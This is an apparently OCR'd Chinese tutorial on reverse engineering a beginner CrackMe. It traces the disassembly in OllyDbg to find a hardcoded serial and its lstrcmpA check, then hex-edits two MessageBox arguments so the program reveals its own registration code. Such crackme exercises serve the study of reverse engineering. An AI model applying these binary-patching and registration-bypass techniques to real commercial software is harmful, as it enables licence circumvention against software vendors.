


图1

该软件没有加壳,使V C 编写,那就简单了,直接用Ollydbg加载跟踪就可以了。这个CracmMe非常简单,对于如何跟踪就不多说了,下面直接来分析主要算法部分。

```
0040152D  |. 8B15 20304000  MOV EDX,DWORD PTR DS:
[403020]   // 注意403020这个地址,存放着真注册码
00401533  |. 8955 E4        MOV DWORD PTR SS:[EBP-
1C],EDX   // 此处为固定的注册码字符串
00401536  |. A1 24304000    MOV EAX,DWORD PTR DS:
[403024]   // 分成三段,放入堆栈中
0040153B  |. 8945 E8        MOV DWORD PTR SS:[EBP-
18],EAX
0040153E  |. 66:8B0D 283040>MOV CX,WORD PTR DS:
[403028]
00401545  |. 66:894D EC     MOV WORD PTR SS:[EBP-14],
CX   // 最终的结果是:"<BrD-SoB>"
00401549  |. 6A 0A          PUSH 0A
0040154B  |. 8D55 F4        LEA EDX,DWORD PTR SS:
[EBP-C]
0040154E  |. 52             PUSH EDX
0040154F  |. 68 E8030000    PUSH 3E8
00401554  |. 8B4D E0        MOV ECX,DWORD PTR SS:
[EBP-20]
00401557  |. E8 A8050000    CALL <JMP.&MFC42.#3098>
// 得到你输入的注册码
0040155C  |. 8D45 F4        LEA EAX,DWORD PTR SS:
[EBP-C]
0040155F  |. 50             PUSH EAX
; /String
00401560  |. FF15 04204000  CALL DWORD PTR DS:
[<&KERNEL32.lstrlenA>] ; \lstrlenA
// 取你输入的注册码的长度
00401566  |. 8945 F0        MOV DWORD PTR SS:[EBP-
10],EAX
00401569  |. 837D F0 01     CMP DWORD PTR SS:[EBP-
10],1
0040156D  |. 73 16          JNB SHORT CRACKME.
00401585
// 如果长度大于1则进行比较,否则显示下面的提示
0040156F  |. 6A 40          PUSH 40
// 输入的注册码长度小于1时的提示
00401571  |. 68 2C304000    PUSH CRACKME.0040302C
```

```
; ASCII "CrackMe"
00401576 |. 68 34304000    PUSH CRACKME.00403034
; ASCII "Enter Registration Number"
0040157B |. 8B4D E0        MOV ECX,DWORD PTR SS:
[EBP-20]                   //利用上面来显示正确的注册码
0040157E |. E8 7B050000    CALL <JMP.&MFC42.#4224>
//调用messagebox函数，显示提示对话框
00401583 |. EB 3C          JMP SHORT CRACKME.
004015C1
00401585 |> 8D4D E4        LEA ECX,DWORD PTR SS:
[EBP-1C]                   //将上面保存在堆栈中的真注册码取出
00401588 |. 51             PUSH ECX
; /String2
00401589 |. 8D55 F4        LEA EDX,DWORD PTR SS:
[EBP-C]                    ;|
0040158C |. 52             PUSH EDX
; |String1 = "123"  //输入的假注册码
0040158D |. FF15 00204000  CALL DWORD PTR DS:
[<&KERNEL32.lstrcmpA>] ; \lstrcmpA    //进行比较
00401593 |. 85C0           TEST EAX,EAX
00401595 |. 75 16          JNZ SHORT CRACKME.
004015AD                   //最经典的比较跳转，暴破就在这里。
004015B9 |. 8B4D E0        MOV ECX,DWORD PTR SS:
[EBP-20]                   //利用上面来显示正确的注册码
004015BC |. E8 3D050000    CALL <JMP.&MFC42.#4224>
//调用messagebox函数，显示提示对话框
004015C1 |> 8BE5           MOV ESP,EBP
004015C3 |. 5D             POP EBP
004015C4 \. C3             RETN
```

这个CrackMe真的是非常简单，对于破解而言是一个入门级，但我们今天不是来学习破解技巧的，下面就让我们来修改该程序，使它自己说实话。

通过上面的分析，我们可以发现，通过修改两处Messagebox函数的调用，利用程序本身的功能，使其自己显示正确的注册码，那么又该如何修改呢？

首先，我们需要知道显示提示框的API函数的原形是什么样的，下面就是该函数的C声明：

```
int MessageBox(
    HWND hWnd,
//  handle of owner window，拥有者窗口句柄
    LPCTSTR lpText,
//  address of text in message box，显示主体内容
    LPCTSTR lpCaption,
//  address of title of message box，标题内容
    UINT uType        // style of message box，风格
);
```

举个例子，如果使用MessageBox(0,"CrackMe","Correct way to go!!",MB_ICONEXCLAMATION)的话，就会显示如图2所示的提示窗口。




图2

接着我们再来看汇编代码

```
00401597 |. 6A 40          PUSH 40
            //提示框的风格参数
00401599 |. 68 50304000    PUSH CRACKME.00403050
; ASCII "CrackMe"  //提示框标题参数
0040159E |. 68 58304000    PUSH CRACKME.00403058
; ASCII "Correct way to go!!"  //提示框主体内容参数
004015A3 |. 8B4D E0        MOV ECX,DWORD PTR SS:
[EBP-20]                   //提示框拥有者窗口句柄参数
004015A6 |. E8 53050000    CALL <JMP.&MFC42.#4224>
```

我们完全可以和上面的参数定义对照着来看，当然你有一定的汇编基础就很容易看懂，如果不懂汇编也没关系，通常汇编中都是通过堆栈或者寄存器来传递函数调用和返回参数的，那么大家对于如何修改这个CrackMe，使它自己"坦白"是不是已经有思路了呢？不错，就是通过修改上面的参数来实现，可以修改标题，也可以修改主体。

接着我们就开始动手修改吧。使用UltraEdit打开CrackMe.exe，我们来看一下要修改的地方的偏移地址

第一处，我们修改主体：

```
00401576 |. 68 34304000    PUSH CRACKME.00403034
; ASCII "Enter Registration Number"
```

第二处，我们修改标题：

```
004015AF |. 68 6C304000    PUSH CRACKME.0040306C
; ASCII "CrackMe"
```

我们使用UltraEdit搜索菜单下的"转到行/页"菜单，出现如图3所示窗口。输入"0x1576"之后，按下确定，来到如图4所示的地方。




图3

```
00001570h: 40 68 2C 30 40 00 68 34 30 40 00 8B 4D E0 E8 7B
00001580h: 05 00 00 EB 3C 8D 4D E4 51 8D 55 F4 52 FF 15 00
```

图4

光标停在"68"这里，这就是"PUSH CRACKME.00403034"这句汇编指令的机器代码"68 34304000"（数值物理存放时，高位在后，低位在前），我们将"34304000"修改为"20304000"如图5所示，第一处便修改完了。

```
00001570h: 40 68 2C 30 40 00 68 20 30 40 00 8B 4D E0 E8 7B
00001580h: 05 00 00 EB 3C 8D 4D E4 51 8D 55 F4 52 FF 15 00
```

图5

接着按照上面的步骤，再修改第二处，将"6C304000"改为"20304000"，然后另存为"CrackMe1.exe"，我们运行一下，检验一下结果可以发现，该CrackMe已经"举手投降，坦白交代"了，如图6、图7所示。




图6

最后，笔者说一下自己的一点愚见，要想成为破解高手，汇编的知识是必不可少的，所以大家尽可能学习一些汇编的知识，对破解研究是有很大帮助的。另外笔者水平有限，如有错误或不当之处，敬请谅解，还请大家多多指教。




图7